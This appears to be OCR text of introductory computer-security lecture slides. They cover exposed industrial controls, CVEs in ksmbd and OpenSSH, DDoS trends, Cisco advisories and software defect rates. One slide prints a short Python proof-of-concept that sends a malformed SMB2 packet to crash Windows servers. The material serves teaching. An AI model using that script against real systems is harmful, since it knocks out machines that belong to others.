
BLEEPINGCOMPUTER

Ski Lift in Austria Left Control Panel Open on the Internet

By Catalin Cimpanu April 26, 2018 05:45 AM 0

Officials from the city of Innsbruck in Austria have shut down a local ski lift after two security researchers found its control panel open wide on the Internet, and allowing anyone to take control of the ski lift's operational settings.

The two researchers are Tim Philipp Schäfers and Sebastian Neef, both with InternetWache.org, an IT security-focused organization.



Exclusive: Hackers Take Control Of Giant Construction Cranes


Thomas Brewster Forbes Staff
Cybersecurity
I cover crime, privacy and security in digital and physical forms.

Remote controllers rely on proprietary RF protocols, which are decades old and are primarily focused on *safety*, not *security*.

https://www.youtube.com/watch?app=desktop&v=k8F7glmbCNg

https://www.forbes.com/sites/thomasbrewster/2019/01/15/exclusive-watch-hackers-take-control-of-giant-construction-cranes/

Linux SMB vulnerability



CVE-2022-47939 Detail

Description

An issue was discovered in ksmbd in the Linux kernel 5.15 through 5.19 before 5.19.2. fs/ksmbd/smb2pdu.c has a use-after-free and OOPS for SMB2_TREE_DISCONNECT.

Severity

CVSS 3.x Severity and Metrics:

NIST: NVD

Base Score: 9.8 CRITICAL

Vector: CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H


- SMB is the protocol used for Windows file sharing
- Bug found July 26, 2022 – details published December 22 by researchers
- Allows remote execution of arbitrary code – inside the operating system
- No authentication required
- Failed to verify an objects existence before performing operations on it

https://www.zerodayinitiative.com/advisories/ZDI-22-1690/

Exploit code is often available on the Internet

Windows SMB bsod vulnerability

SRV2.SYS fails to handle malformed SMB headers for the NEGOTIATE PROTOCOL REQUEST functionality. It is the first SMB query a client sends to an SMB server (file server), and it's used to identify the SMB dialect that will be used for further communication.




```
#!/usr/bin/python
# When SMB2.0 recieve a "&" char in the "Process Id High" SMB header field
it dies with a
# PAGE_FAULT_IN_NONPAGED_AREA

from socket import socket
from time import sleep

host = "IP_ADDR", 445
buff = (
"\x00\x00\x00\x90" # Begin SMB header: Session message
"\xff\x53\x4d\x42" # Server Component: SMB
"\x72\x00\x00\x00" # Negociate Protocol
"\x00\x18\x53\xc8" # Operation 0x18 & sub 0xc853
"\x00\x26"# Process ID High: --> :) normal value should be "\x00\x00"
"\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\xff\xff\xff\xfe"
"\x00\x00\x00\x00\x00\x6d\x00\x02\x50\x43\x20\x4e\x45\x54"
"\x57\x4f\x52\x4b\x20\x50\x52\x4f\x47\x52\x41\x4d\x20\x31"
...
"\x4d\x20\x30\x2e\x31\x32\x00\x02\x53\x4d\x42\x20\x32\x2e"
"\x30\x30\x32\x00"
)
s = socket()
s.connect(host)
s.send(buff)
s.close()
```

seclists.org

SSH server vulnerability (sshd)



CVE-2023-25136

Analysis Description

OpenSSH server (sshd) 9.1 introduced a double-free vulnerability during options.kex_algorithms handling. This is fixed in OpenSSH 9.2. The double free can be triggered by an unauthenticated attacker in the default configuration. One third-party report states "remote code execution is theoretically possible."

Severity

CVSS 3.x Severity and Metrics:

NIST: NVD **Base Score:** 9.8 CRITICAL **Vector:** CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H


https://www.cve.org/ - Also available as RSS feed for immediate action

How is it done?

What makes it possible?


The Internet is constantly scanned


- Network monitoring at Chalmers indicate constant noise of unwanted traffic
- Machines are scanned almost immediately when connected to the Internet
  - Probed for open services and known vulnerabilities
  - Don’t connect an unpatched machine directly to the Internet
    Not even to download patches!
  - Place it behind a firewall that protects the system
- We must learn how systems are attacked
  - Otherwise impossible to design protection mechanisms
  - When we know what to fix, then possible to figure out how to fix
  - Attackers use the same method:
    first figure out what is weak, then how to exploit
  - Solutions not static – threats vary over time




Protection is not static:
new threats will emerge
and new be discovered

Cisco Annual Internet Report (2018–2023)


Top enterprise security issues



Financial impact of a major security breach



DDoS Attack Size and Frequency Increasing*


- Peak attack size increased 63% Y/Y.
- 776% growth in attacks between 100 Gbps and 400 Gbps Y/Y.
- Global frequency of DDoS attacks went up by 39% Y/Y.
- 23% of the attacks greater than 1 Gbps.
- Average DDoS attacks size is 1 Gbps, enough to take most organizations completely offline.

* 1H2018-1H2019


14% CAGR 2018–2023

https://www.cisco.com/c/en/us/solutions/collateral/executive-perspectives/annual-internet-report/white-paper-c11-741490.html

Network equipment is also vulnerable




ADVISORY	IMPACT	CVE	LAST UPDATED	VERSION
Search Advisory Name	Multi Selected ▼	Search CVE	Most Recent ▼	
Cisco IP Phone 6800, 7800, 7900, and 8800 Series Web UI Vulnerabilities	● Critical	CVE-2023-20078 CVE-2023-20079	2023 Mar 03	1.1
Cisco Application Policy Infrastructure Controller and Cisco Cloud Network Controller Cross-Site Request Forgery Vulnerability	● High	CVE-2023-20011	2023 Mar 02	1.1
ClamAV HFS+ Partition Scanning Buffer Overflow Vulnerability Affecting Cisco Products: February 2023	● Critical	CVE-2023-20032	2023 Feb 22	1.4
Cisco Nexus 9000 Series Fabric Switches in ACI Mode Link Layer Discovery Protocol Memory Leak Denial of Service Vulnerability	● High	CVE-2023-20089	2023 Feb 22	1.0
Cisco IOx Application Hosting Environment Command Injection Vulnerability	● High	CVE-2023-20076	2023 Feb 17	1.4
Cisco Email Security Appliance and Cisco Secure Email and Web Manager Vulnerabilities	● High	CVE-2023-20009 CVE-2023-20075	2023 Feb 16	1.1
Cisco Nexus Dashboard Denial of Service Vulnerability	● High	CVE-2023-20014	2023 Feb 15	1.0
Vulnerability in Spring Framework Affecting Cisco Products: March	[illegible]	[illegible]	[illegible]	[illegible]

https://sec.cloudapps.cisco.com/security/center/publicationListing.x

NASA Study on Flight Software Complexity


"Commissioned by the NASA Office of Chief Engineer, Technical Excellence Program, May 2009"


Defect insertion rate (per thousand lines of code)
6
23
46
1
Requirements
2
Design
5
Coding
25
Testing
2
4
20
26
24
Defect removal rate (per thousand lines of code)

CONCLUSION:
Even for rigorously tested code, 2 errors per 1,000 lines of code remain

Vehicles are software

2014 Mercedes S class



144 networked ECUs (computers)
200 microprocessors
65   million lines of code

2 errors per 1,000 lines of code
means >130,000 remaining bugs

2021 BMW 7 and Ford F150

150 ECUs
150 million lines of code
1,500 wires, 5km

